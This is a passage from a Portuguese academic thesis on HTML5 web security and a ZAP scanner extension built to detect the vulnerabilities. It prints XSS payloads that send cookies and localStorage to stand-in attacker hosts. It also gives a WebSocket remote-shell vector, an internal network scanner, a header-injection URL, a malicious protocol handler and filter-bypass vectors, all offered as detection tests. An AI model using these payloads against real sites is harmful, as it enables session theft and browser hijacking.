6.5.6 Drag and Drop API

A funcionalidade Drag-and-Drop permite mover dados de um lado para outro em redor da aplicação web. Esta funcionalidade é equivalente à alternativa copiar e colar, com a vantagem de poder ser usada por meio de um simples gesto do rato, em vez de menus ou atalhos de teclado. Um caso prático é a possibilidade de selecionar o texto de uma página e arrastá-lo para um campo de texto.

A maioria dos browsers suportam a API Drag-and-Drop, e portanto, foi padronizada como parte do HTML5. Esta API permite a execução de JS numa página web para definir os dados no início da operação arrastar, e posteriormente após

solta-los permite que sejam lidos. A API não está limitada pela SOP o que impediria que um site acede-se a dados pertencentes a outro domínio. Neste caso, os dados podem ser arrastados livremente de um domínio para outro. Os browsers permitem isso porque arrastar-e-soltar deve sempre ser iniciada por uma ação do utilizador, e não pode ser iniciado por JS [Stone, 2010] .

Apesar destas precauções de segurança, o Drag-and-Drop pode ser combinado com técnicas de *clickjacking*, proporcionando um novo ataque que permite que texto arbitrário seja inserido nas forms de outro domínio. Os possíveis passos para realizar um ataque deste género são os que se seguem:

1. Um site malicioso induz um utilizador a começa a arrastar um item na página web.
2. Quando a opção arrastar é iniciada, a API Drag-and-Drop é usada para definir os dados arrastados para o texto pretendido.
3. Quando a operação arrastar começar, é colocada uma iFrame invisível debaixo do cursor do rato. O iframe contém uma Form de outro site, posicionada de tal forma que o cursor do rato está sobre um campo de texto.
4. Quando o utilizador soltar o item, o texto controlado pelo atacante é inserido no campo da form.

Caso se pretenda realizar isto para um formulário inteiro, e necessário repetir o processo acima para cada campo de texto, seguido de um último clique para envio do formulário.

Este processo de ataque é mais complexo de realizar do que um simples clique, pois requer convencer o utilizador a realizar os passos acima. No entanto o ataque poderia ser persuasivo sob muitas outras formas (e.g. movimentando um *slider* ou uma *scrollbar*, arrastando produtos para carrinho compras, movendo peças de um jogo quebra-cabeças, o exemplo da Figura 6.11, etc.).

Esta técnica pode ser utilizada em várias situações onde a proteção contra CSRF impede o tradicional Clickjacking. Também pode ser utilizada como um

FIGURA 6.11: Exemplo de utilização do Drag-and-Drop.

"trampolim" para outros tipos de ataques que eram anteriormente difíceis ou impossíveis de realizar. Por exemplo, se um site for vulnerável a DOM based XSS através de texto inserido num campo de pesquisa. Se o texto apenas puder ser escrito manualmente, de seguida, Drag-and-Drop poderia ser utilizada para entregar um ataque XSS (e.g. hijacking de cookies, entre outros).

6.5.7 Canvas

O elemento canvas é apenas um recipiente usado para renderização de gráficos, gráficos de jogos ou outras imagens visuais, que vão correndo numa página web via JS. Os autores da especificação do HTML5 identificaram a vulnerabilidade de *fuga de informação* para o elemento *canvas*, caso as *Scripts* possam aceder a informações através de diferentes origens (e.g. aceder a informações como pixels a partir de imagens de outra origem, que não a mesma).

A própria especificação do HTML5 apresenta um método de atenuação através de uma implementação segura. Em que os elementos canvas são definidos para possuir uma flag indicando se eles são de *origin-clean*. Portanto é sugerindo que todos os elementos canvas devem iniciar com a flag *origin-clean* definida como *true*. A flag apenas deve ser definida como false quando qualquer uma das ações identificadas na própria especificação ocorrer. Essas exceções pode ser consultadas em [W3C, 2012d] .

6.6 Assegurar a Segurança de Aplicações HTML5

Para além das contramedidas apresentadas anteriormente para as funcionalidades do HTML5, existem outras medidas ou métodos de prevenção que também tem um papel muito contributivo para atenuar ou eliminar os riscos desta nova versão do HTML, e que são apresentadas ao longo desta secção. As ameaças de segurança cobertas no capítulo 4 também são consideradas.

6.6.1 Guias de Segurança e Regras de Prevenção

Existem vários documentos que ajudam os programadores a escrever código seguro. No entanto, os documentos *open-source* que descrevem tecnicamente como se constrói apropriadamente a segurança nas aplicações web, são mais raros. A OWASP possui um guia [7] que descreve componentes técnicos, de como se constrói e mantém uma aplicação web segura. Para além disso a OWASP também possui várias páginas com regas de prevenção para XSS [8], CSRF [9], XSS baseado no DOM [10], HTML5 [11], etc.

6.6.2 Utilizar os próprios Recursos HTML5

Para além das dicas de implementação das funcionalidades de forma segura, alguns dos problemas de segurança, também podem ser abordados através dos próprios recursos, tais como:

- ✓ **Web Messaging:** O qual permite uma comunicação segura através de diferentes origens sem a necessidade de insegurança (i.e. hacks) (ver secção 6.4.4).

[7] **The Open Web Application Security Project**-http://coitweb.uncc.edu/~billchu/classes/fall03/itis5166/appsecurity.pdf

[8] https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet

[9] https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet

[10] https://www.owasp.org/index.php/DOM_based_XSS_Prevention_Cheat_Sheet

[11] https://www.owasp.org/index.php/HTML5_Security_Cheat_Sheet

✓ **Iframe Sandboxing:** A incorporação de Iframes podem limitar as capacidades, tais como proibir a execução de JS (ver secção 6.5.3).

6.6.3 Validação de Input

Existem várias ferramentas para validação de input, tais como *Apache Commons Validator*, *OWASP ESAPI Validators*, *AntiSamy*, *HTML Purifier*, *Antixss*, etc. A seguir são apresentadas algumas características do AntiSamy apenas como exemplo deste tipo de ferramentas.

6.6.3.1 AntiSamy

O AntiSamy corresponde a uma API que tem com objetivo garantir que o HTML e CSS fornecido pelo utilizador está em conformidade com as regras da aplicação. Ou seja, esta API ajuda a assegurar que os utilizadores não inserem código malicioso conjuntamente com o código HTML enviado nos pedidos realizados, nem consiga persisti-lo no servidor. As CSS só são consideradas maliciosas quando elas invocam o motor de JS. No entanto, existem muitas situações onde o HTML/CSS puros podem ser usados de forma mal-intencionada. Por isso, também são cobertos pela ferramenta [OWASP, 2012b] .

A comunicação entre o mecanismo de segurança e o utilizador é praticamente num sentido, e por uma boa razão. Se o mecanismo retorna-se uma resposta mencionando que determinado input se encontra inválido (e.g. o nome de utilizador não existe), poderia potenciar a descoberta de detalhes sobre o processo de validação por parte de um invasor, o que é consideravelmente imprudente pois permite que o atacante possa aprender e reconhecer as fraquezas do mecanismo. Simplesmente rejeitar o input do utilizador sem qualquer aviso sobre a impossibilidade da operação é irritante e origina uma rápida procura de outra aplicação.

O AntiSamy proporciona uma proteção de segurança suficientemente perto de 99% contra ataques XSS [OWASP, 2012b] . Encarrega-se de limpar o HTML/CSS

indesejado que possa conter XSS e devolve uma versão segura do referido Input, mantendo toda a formatação inicial do código. Este recurso possui um ficheiro [12] de configuração (e.g. antisamy-ebay.xml) destinado à identificação de quais as regras de validação a averiguar. A utilização do AntiSamy é anormalmente fácil. Ver exemplo da invocação do AntiSamy com o ficheiro de políticas na Figura 6.12.

```
import org.owasp.validator.html.*;

Policy policy = Policy.getInstance(POLICY_FILE_LOCATION);
AntiSamy as = new AntiSamy();
CleanResults cr = as.scan(dirtyInput, policy);

MyUserDAO.storeUserProfile(cr.getCleanHTML()); // some custom function
```

FIGURA 6.12: Exemplo de invocação da API do AntiSamy.

6.6.4 Utilizar Web Application Firewalls

Uma Web Application Firewall (WAF) tem como objectivo separar o tráfego web do tráfego malicioso antes de ser recebido pela aplicação. As WAFs são semelhantes mas não idênticas às firewalls de rede, nas quais as políticas são tipicamente aplicadas ao endereço IP, portas e protocolos. As WAFs são designadas para inspecionar o tráfego HTTP e validar os dados presentes nos headers, parâmetros URL, e conteúdo web. As firewalls de rede são utilizadas para proteger hosts inseguros de uma exploração remota, enquanto as WAFs fazem o mesmo para as aplicações web inseguras.

Mesmo assumindo que os hackers conseguem atacar uma aplicação web insegura, pode utilizar-se uma WAF para intercetar e bloquear estes ataques antes de atingirem a aplicação. As regras definidas na WAF cobrem ataques comuns tais como XSS, SQL Injection, etc. Através da configuração destas regras na WAF, muitos ataques podem ser identificados e bloqueados. Como recomendação ver a lista de WAFs disponibilizada pela OWASP, assim como, quais os principais critérios de seleção.

[12] Exemplos desse ficheiro podem ser encontrados em `http://code.google.com/p/owaspantisamy/downloads/list`

6.7 Síntese

A seguir apresentam-se algumas das melhores práticas a seguir no desenvolvimento de aplicações HTML5:

- ✓ Ter cuidado ao utilizar o Web Messaging através do domínio (ver secção 6.4.4.2);
- ✓ Validar sempre os inputs e filtrar os inputs maliciosos antes de usar as APIs;
  - ➢ A validação de inputs deve ser feita, no mínimo, do lado do servidor pois a validação do lado do cliente pode ser potencialmente ultrapassada recorrendo a uma proxy web.
  - ➢ Quando se utiliza SQL do lado do cliente, tal como o WebSQL, então devem filtrar-se os dados para quaisquer vetores de ataque de SQL Injection e utilizar *Prepared Statements*.
- ✓ Certifique-se de que o armazenamento local utilizado é seguro;
  - ➢ Sempre que possível não armazenar nenhuns dados confidenciais em armazenamento local offline. Caso contrário deve cifrar os dados.
  - ➢ Cuidado com aplicações HTML5 offline pois são vulneráveis a envenenamento de cache, e portanto, deve validar-se os dados antes de colocar qualquer coisa no armazenamento offline/local.
- ✓ Revisão de código para as novas tags, atributos e CSS;
  - ➢ Revisão de código relativo às novas tags HTML5, para ter certeza que qualquer input JS é validado;
- ✓ Considere restringir ou proibir o uso da API Web Socket.
- ✓ Utilizar o atributo sandboxing nas iFrames sempre que possível. Pois evita:
  - ➢ O acesso ao DOM da página principal.
  - ➢ A execução de scripts.
  - ➢ A inserção de forms próprias ou a manipulação de forms via JS.
  - ➢ A leitura e escrita de cookies ou dados locais.
  - ➢ O conteúdo é tratado como sendo de uma única origem, as forms e as scripts são desativadas, os links são impedidos de obter outros contextos de navegação e os plugins estão desativados.

Capítulo 7

Extensão ao ZAP

Este capítulo finda materializar e expor alguns dos conceitos anteriormente descritos. Prove igualmente apresentar o trabalho realizado relativamente à extensão do ZAP com os módulos de deteção de vulnerabilidades HTML5.

"All types of testing can show only the presence of flaws and never the absence of them!"

(Matt Bishop)

7.1 Introdução

Para além de ser uma ferramenta de código aberto, o ZAP caracteriza-se por ser um excelente recurso para a deteção de vulnerabilidades, e por possuir várias técnicas de verificação de segurança já embutidas na aplicação. Estas vantagens combinadas com a sua possibilidade de extensão por terceiros potencia ainda mais a sua aplicabilidade.

O ZAP permite adicionar código personalizado, tal como adicionar *Custom Fuzzing files* com dados inválidos ou não esperados, permite adicionar *Filters* com funcionalidades extra que podem ser aplicados a cada *request* e *response*, permite adicionar *Active Scan rules* para encontram potenciais vulnerabilidades através

do ataque às aplicações alvo, permite adicionar *Passive Scan rules* para descobrir potenciais vulnerabilidades através da análise dos *requests* e *responses* numa *thread* em *background*, entre outros. Foram enumerados apenas os mais relevantes e alguns aos quais recorri.

7.2 Website vulnerável html5vuln

Foi desenvolvido um website vulnerável, designado HTML5vuln cujo objetivo é servir como plataforma para testes de penetração, por parte dos novos módulos de deteção de vulnerabilidades adicionados ao ZAP.

7.2.1 Design

O website é constituído por alguns dos principais recursos do HTML5, traduzidos nas seguintes funcionalidades:

- **Upload de mensagens** - Permite realizar o upload de mensagens no site.
- **Echo de mensagens** - Permite enviar mensagens para um servidor Web Socket e apresentar a resposta no site.
- **Guardar mensagens localmente** - Permite ver e guardar mensagens localmente via Web Storage.
- **Enviar mensagens entre páginas** - Possibilita a comunicação entre duas páginas recorrendo ao Web Messaging.
- **Enviar mensagens para um servidor Web Socket** - Permite enviar dados do UA para um servidor Web Socket e vice-versa.

7.2.2 Vulnerabilidades

As funcionalidades descritas anteriormente apresentam as seguintes vulnerabilidades:

Definição Errada do CORS: O atributo *"Cross-Origin-Resource-Sharing"* está definido como "*", permitindo o acesso através da origem.

Reflected XSS: Existe uma vulnerabilidade de Reflected XSS na submissão do nome do utilizador associado à Figura 7.1. O parâmetro da consulta não é tratado antes de ser apresentado ao utilizador. A existência desta vulnerabilidade pode ser testada modificando o parâmetro da consulta para *<script>alert('xss')</script>*.




FIGURA 7.1: Vulnerabilidade de Reflected XSS.

Stored XSS: Existe uma vulnerabilidade de Stored XSS associada ao *upload* de mensagens, Figura 7.2. O comentário não é *escaped* apropriadamente e portanto pode ser criado um comentário que contenha código JS. Posteriormente quando um utilizador visitar a página o código inserido é despoletado.

FIGURA 7.2: Vulnerabilidade de Stored XSS.

CSRF: Possui uma vulnerabilidade de CSRF através da URL [1] derivada a partir da Figura 7.3 que permite alterar as permissões de um utilizador.

[1] http://html5vuln?password_new=admin&password_conf=admin&Change=Change

FIGURA 7.3: Vulnerabilidade de Cross-Site Request Forgery.

7.3 Módulos Adicionados

Foram adicionados novos Plugins ao ZAP no sentido de detetar alguns dos riscos de segurança das novas funcionalidades do HTML5. Esse código adicional verifica se a aplicação web possui vulnerabilidades devido a algum dos novos recursos HTML5, potenciais de serem exploradas via Injeção, XSS, CSRF, etc, ou diretamente através dos próprios recursos como por exemplo o CORS.

7.3.1 Cross-Origin Resource Sharing

O CORS define se o JS proveniente de uma determinada origem, pode ou não ler a resposta retornada pelo XMLHttpRequest. Esse JS apenas pode interpretar o conteúdo da resposta HTTP dependendo do valor presente no header "*Access-Control-Alow-Origin*" da mesma.

Tendo em conta a Figura 7.4 o valor retornado (i.e. '*') é inseguro, e portanto um indicio de que a aplicação pode estar vulnerável. Sendo assim, o Plugin adicionado ao ZAP que finda detetar possíveis vulnerabilidades derivadas do CORS, analisa o *header* da resposta e determina esse risco, através do método apresentado na Listagem 7.1.

```
public void scanHttpResponseReceive(HttpMessage msg, int id, Source
    source) {
        Date start = new Date();
        String allowOrigin =
    msg.getResponseHeader().getHeader("Access-Control-Allow-Origin");
```




FIGURA 7.4: Ataque recorrem-do ao Cross-Origin Resource Sharing [Hodges, 2012] .

```
    String allowOriginWithCredentials =
msg.getResponseHeader().getHeader("Access-Control-Allow-Credentials");

    StringBuilder otherInfo = new StringBuilder();
    boolean hasRisk = false;
    int alertType = Alert.RISK_INFO;

    if (allowOrigin!= null){
        String[] origins = allowOrigin.split(",");
        List<String> originsList = Arrays.asList(origins);

        if (originsList.contains("*")){
            alertType = Alert.RISK_HIGH;
            hasRisk = true;
        }else{
            alertType = Alert.RISK_INFO;
            otherInfo.append("Make sure that the origins defined in
\"Access-Control-Allow-Origin:" +
                                    allowOrigin + "\" can have the access
control of the domain.");
```

```
                hasRisk = true;
            }

            if (allowOriginWithCredentials != null &&
    allowOriginWithCredentials.equals("true")){
                otherInfo.append("It also allows access control
    credentials, which is more dangerous.");
            }
        }
        ...
    }
```

LISTAGEM 7.1: Método de análise da resposta HTTP para deteção de vulnerabilidades CORS.

Scanning da Rede Interna

Através da API do CORS e dos Web Sockets é possível rastrear a rede interna à procura de outros endereços IP, e verificar se estes permitem realizar pedidos através da origem. A Listagem 7.2 representa um exemplo de utilização de *XMLHttpRequests* para detetar se o CORS está definido como *. O scanning de portas também é possível recorrendo ao mesmo exemplo (fazendo variar as portas na url) e aplicando a lógica apresentada no Apêndice B.3.3.

```
function scan(url){
   try{
      xhr = new XMLHttpRequest();
      xhr.open("GET", url, false);
      xhr.send();
      return true;
   }catch(err){
      return false;
   }
}
```

```
for(i=0;i<=25;i++){
   target = "http://192.168.100."+i+"/"
   st = scan(target)
   if(st==true)
      status += "<br>"+target
    +"(Access-Controll-Allow-Origin:---->"+st+")";
   documen.getElementById('result').innerHTML = status
}
```

LISTAGEM 7.2: Vetor de ataque XSS para scanning da rede interna.

Header Injection

Os ataques de injeção de código no cabeçalho também requerem especial atenção devido ao CORS. Por exemplo, o excerto de código "%0A%0D"da seguinte URL irá inserir uma quebra de linha adicional na resposta e fazer com que o browser pense que o *Access-Control-Allow-Origin* foi definido pelo servidor.

http://www.html5vuln.com/index.jsp%0A%0DAccess-Control-Allow-Origin:+*%0a%0d%0a%0d

Portanto, caso seja possível a injeção de código no cabeçalho, o atacante é capaz de substituir ou definir o cabeçalho *Access-Control-Allow-Origin* como *. Este corresponde a um dos vetores de ataque para teste adicionados ao ZAP.

7.3.2 Web Storage

Com a Web Storage os ataques de XSS adquirem um novo potencial quanto à exploração de dados privados armazenados no cliente. Portanto, uma vulnerabilidade de XSS pode ser utilizada para extrair dados da aplicação para posterior exploração.

Enquanto os dados dos cookies não são enviados automaticamente pelo browser a cada pedido, os dados do Local Storage são facilmente acedidos via JS.

XSS

Tipicamente os dados armazenados no cliente são alvo de ataques XSS, tal como o roubo do ID de sessão presente no cookie. Do mesmo modo caso o ID de sessão esteja armazenado na Local Storage pode ser facilmente roubado por um atacante (e.g. ver Listagem 7.3).

```
Example XSS to steal session ID from cookie
<script>document.write("<img
src='http://attackersite.com?cookie="+document.cookie+"'>");</script>

Example XSS to steal session ID from local storage
<script>document.write("<img
src='http://attackersite.com?cookie="+localStorage.getItem('foo')+"'>");
</script>
```

Listagem 7.3: Ataque XSS para roubar o ID de sessão.

A dificuldade deste novo vetor de ataque prende-se pela necessidade de conhecimento do nome da variável que possui o ID.

Os testes relativos à Web Storage adicionados ao ZAP correspondem efetivamente a novos vetores de ataque XSS (tais como, os apresentados nas Listagens 7.4 e 7.5) que permitam obter ou manipular os dados armazenados na Web Storage.

```
var xmlhttp=false;
var ls = "";
if(localStorage.length){
   console.log(localStorage.length)
   for(i in localStorage){
      ls += "("+i +"-"+localStorage.getItem(i)+")";
   }
}
function sendreq()
{
   xmlhttp = new XMLHttpRequest();
```

```
    xmlhttp.open("POST", "http://attacker/msg/"+ls+"", true);
    // Using text/plain to bypass preflight call
    xmlhttp.setRequestHeader("Content-Type", "text/plain");
    xmlhttp.send(ls);
}
sendreq();
```

Listagem 7.4: Ataque XSS para obter todos os valores armazenados na *localStorage* [Shah, 2012a] .

```
Proof of concept XSS with local storage:
<script>alert(localStorage.getItem('foo'))</script>
javascript:alert(localStorage.getItem('fooName'));

Set a Local Storage Value via URL scriptlet:
javascript:localStorage.setItem('fooName','barValue');
javascript:localStorage.setItem('fooName',
    JSON.stringify('data1:a,"data2":b,data3:c'));

Get Number of Local Storage Objects via URL scriptlet:
javascript:alert(localStorage.length);

Clearing all Local Storage associated with site:
javascript:localStorage.clear()
```

Listagem 7.5: Vetores de ataque XSS para explorar o Local Storage.

Flag HTTPOnly

Se a flag HTTPOnly (opcional) for incluída no *header* da resposta HTTP, isso instruí o browser para não permitir o acesso aos cookies via JS. Assim, mesmo que exista uma falha XSS, e esta seja explorada, o browser não vai revelar o cookie a terceiros.

O problema de utilizar o Local Storage para os IDs de sessão é a incapacidade para aplicar a flag HTTPOnly que é utilizada para os cookies. Além disso, é

pretendido que a Local Storage seja acessível via JS e portanto a ideia HTTPOnly não se aplica. Notar que o Local Storage não é designado para armazenar este tipo de informação, mas é importante explora-lo precisamente por causa dos erros cometidos no desenvolvimento.

Ataques Cross-directory

Os cookies possuem um atributo path que define onde o cookie é valido e a partir de onde pode ser lido. No entanto, não existe nada semelhante na Web Storage. Isso significa que pode ser utilizado XSS para obter dados do cliente, pois não existe uma restrição quanto ao atributo *path*. Portanto, todas as paginas do domínio tem acesso à mesma área da *SessionStorage*. Por exemplo, o `http://html5vuln/WebStorage.jsp/joana` pode roubar tudo o que `http://html5vuln/WebStorage.jsp/pedro` armazenou. O *LocalStorage* também carece de um recurso que restrinja o caminho, o que o torna totalmente suscetível a ataques Cross-directory.

7.3.3 Web Messaging

O Web Messaging permite enviar mensagens entre diversas *windows*, sem garantias de que a *window* de origem seja conhecida e que não tenha enviado uma mensagem maliciosa. Portanto, deve-se verificar sempre a origem das mensagens enviadas por outras origens. Caso contrário, podem surgir falhas de segurança recorrendo a ataques XSS.

XSS

Os ataques de XSS tornam-se mais poderosos caso o Web Messaging não seja utilizado devidamente. Por exemplo, considerando uma página com o código da Listagem 7.6, a qual aceita mensagens enviadas por qualquer outra origem. Se alguma dessas origens permitir injetar código XSS, esse código também pode ser propagado para essa página.

```
function receiveMessage(event)
```

```
{
  // Do we trust the sender of this message?
  //if (event.origin !== "http://example.org")
  //  return;

  document.getElementById('x').innerHTML = event.data;
}
window.addEventListener("message", receiveMessage, false);
```

LISTAGEM 7.6: Implementação insegura do handler de recepção de mensagens.

A verificação automática deste tipo de riscos de segurança é difícil para um BB-WASS, mas é mais fácil para um analisador estático. Por outro lado, pode tirar-se partido do Web Messaging para construir novos vetores de ataque XSS para roubar informação confidencial. Por exemplo poderia ser construído um vetor de ataque XSS que adiciona um *handler* para receber todas as mensagens enviadas através do *postMessage()*, semelhante ao *handler* da Listagem 7.6 mas que envie o conteúdo das mensagens para o atacante.

A Listagem 7.7 representa outro exemplo de XSS que tira partido do Web Messaging para roubar informação. Este vetor de ataque tem como objetivo coletar dados e envia-los via Web Messaging para a IFrame injetada, a qual carrega uma página proprietária, cuja função é enviar dados para um servidor proprietário.

```
document.write('<iframe
    src="http://192.168.1.17:8080/zap-wave/html5vuln/externalWebMessaging.jsp"
    id="iframeExtCsncCh" width="710" height="300" ></iframe>');
window.onload = function(){
   var window =
    document.getElementById("iframeExtCsncCh").contentWindow;
   window.postMessage(document.cookie, "http://192.168.1.17:8080");
};
```

LISTAGEM 7.7: Vetor de ataque XSS para explorar Web Messaging.

7.3.4 Custom Scheme and Content Handlers

Quando uma aplicação tenta registar um *Protocol Handler*, o domínio da url do protocolo têm obrigatoriamente de corresponder ao mesmo domínio da aplicação. O que significa que não é possível injetar um vetor de ataque na aplicação que registe um *Handler* malicioso, para roubar informação. Este tipo de ataque depende sempre do registo do *Protocol Handler* através do acesso a um site malicioso por parte do utilizador. Nesse caso quando o cliente utilizar este protocolo no contexto de outras aplicações vai acabar por enviar informação para o atacante. A Listagem 7.8 corresponde ao registo de um protocolo *mailto* malicioso.

```
function registerMailtoAsProtocolHanlder(){
   window.navigator.registerProtocolHandler("mailto",
      "http://googlemali.com/?userid=123456&uri=%s",
      "Gmail");
}
```

Listagem 7.8: Registo de um *protocol handler* malicioso.

O método de deteção de um risco de segurança deste género passa por verificar se a aplicação web utiliza *Content Handlers*. Para isso, durante a fase de crawling são analisadas as páginas à procura da função *registerProtocolHandler* e do nome atribuindo ao protocolo. Além disso, é necessário verificar se esse protocolo é efetivamente utilizado pela aplicação (tal como por exemplo a Listagem 7.9) procurando pelo nome do protocolo (i.e. *mailto*).

```
<a href="mailto:some+data">Open in "Gmail"</a>
```

Listagem 7.9: Exemplo de uma referencia para um *Protocol Handler*.

Portanto, caso isso se verifique, então é possível dizer que os clientes correm o risco de utilizar um *Protocol Handler* malicioso previamente registado, basta que escolham a App errada, tal como o ilustrado na Figura 7.5.




FIGURA 7.5: Exemplo de seleção de uma aplicação maliciosa para *mailto*.

7.3.5 Web Sockets

Os Web Sockets permitem estabelecer uma conexão e enviar dados arbitrários para qualquer servidor. O protocolo Web Socket, ao contrário dos pedidos HTTP, utiliza um mecanismo *verified-origin*, que deixa o servidor alvo decidir, quais as origens a partir das quais aceita conexões. Desta forma, como a SOP não se aplica aos Web Sockets isto leva a que os ataques XSS ganhem num novo potencial.

XSS

As vulnerabilidades de XSS não dependem da utilização de Web Sockets. No entanto, a utilização de Web Sockets em aplicações web, vulneráveis a XSS, potenciam vários novos riscos. Por exemplo, um atacante pode estar apto para reescrever as funções de callback de uma conexão Web Socket. Esta abordagem permite ao atacante rastrear tráfego, manipular dados, ou implementar um ataque *man-inthe-middle* contra as conexões Web Socket [Erkkila, 2012] .

Além disso, através da utilização de uma vulnerabilidade XSS, o atacante é capaz de implementar praticamente qualquer ataque descrito na secção 6.4.6.1. A Listagem 7.10 representa precisamente um dos vetores de ataque utilizados na deteção de vulnerabilidades XSS que tiram partido das potencialidades dos Web Sockets.

```
var ws = new WebSocket("ws://localhost:8787/jWebSocket/jWebSocket");
ws.onopen = function() {
   s.send(\"cookies=\"+document.cookie);
};
```

Listagem 7.10: Vetor de ataque XSS para explorar Web Sockets.

Um outro exemplo de vetor de ataque que visa detetar o estabelecimento de uma shell remota entre o browser da vitima e um servidor arbitrário é o apresentado na Listagem 7.11. Através deste ataque pode explorar-se um canal Web Socket já existente para controlar o browser em tempo real.

```
var socket = new WebSocket
("ws://malicious-service.invalid:80");
socket.onmessage = function(e) {
eval(e.data);
};
```

Listagem 7.11: Vetor de ataque XSS para simular uma shell remota.

A utilização de uma conexão Web Socket em vetores de ataques XSS, ajuda na deteção de vulnerabilidades, pois em caso de sucesso será enviado um pedido para um servido Web Socket de teste para garantir que o ataque foi bem sucedido.

7.3.6 Novas Variantes de XSS

Na maioria dos casos os programadores protegem as aplicações web da inserção de conteúdo XSS. No entanto, apesar dos filtros conseguirem bloquear determinadas tags bem conhecidas que permitem executar JS (tais como <script>, <img>, etc), a introdução de novas tags e atributos pelo HTML5 permite que os filtros desatualizados sejam ultrapassados. As Listagens 7.12 e 7.13 apresentam algumas dessas novas variantes de ataques XSS que foram adicionadas ao ZAP.

```
<video onerror="javascript:alert(1)">
```

```
<audio onerror="javascript:alert(1)">
```

Listagem 7.12: Vetores de ataque XSS através de novas tags HTML5.

Os vetores da Listagem 7.13 têm especial interesse por utilizarem novos eventos que podem ultrapassar os filtros. Por exemplo, se o filtro prevenir a utilização de eventos, tais como, onload e onerror baseando-se na expressão regular "on*", então os vetores 3,5 e 6 vão ultrapassar esse teste e atingir a aplicação. Outra potencialidade introduzida pelo HTML5 é poder auto desencadear XSS, através do elemento *autofocus* que invoca o próprio *focus event handler*, sem a necessidade de interação do utilizador (e.g. vetor 4). Para além destes ainda existem muitos outros vetores [2].

```
<form id="demo" onforminput=alert(1)></form>
<input type=text onunload=alert(1)>
<form id="test"></form><button form="test"
   formaction="javascript:alert(1)">X</button>
<input onfocus=write(1) autofocus>
<video poster=javascript:alert(1)//></video>
<form><button formaction="javascript:alert(1)">X</button>
```

Listagem 7.13: Vetores de ataque XSS através de novos eventos HTML5.

7.4 Testes de Deteção

Quanto aos testes de penetração realizados sobre a aplicação html5vuln, verificou-se que a dificuldade de deteção de vulnerabilidades HTML5 via ZAP, está em primeiro lugar relacionada com a capacidade de deteção do próprio ZAP relativamente às ameaças comuns (i.e. XSS, CSRF, entre outras), e às dificuldades que estas acarretam. Em segundo lugar com os nomes atribuídos às variáveis e protocolos, tal como foi descrito nas secções anteriores.

[2] http://heideri.ch/jso/

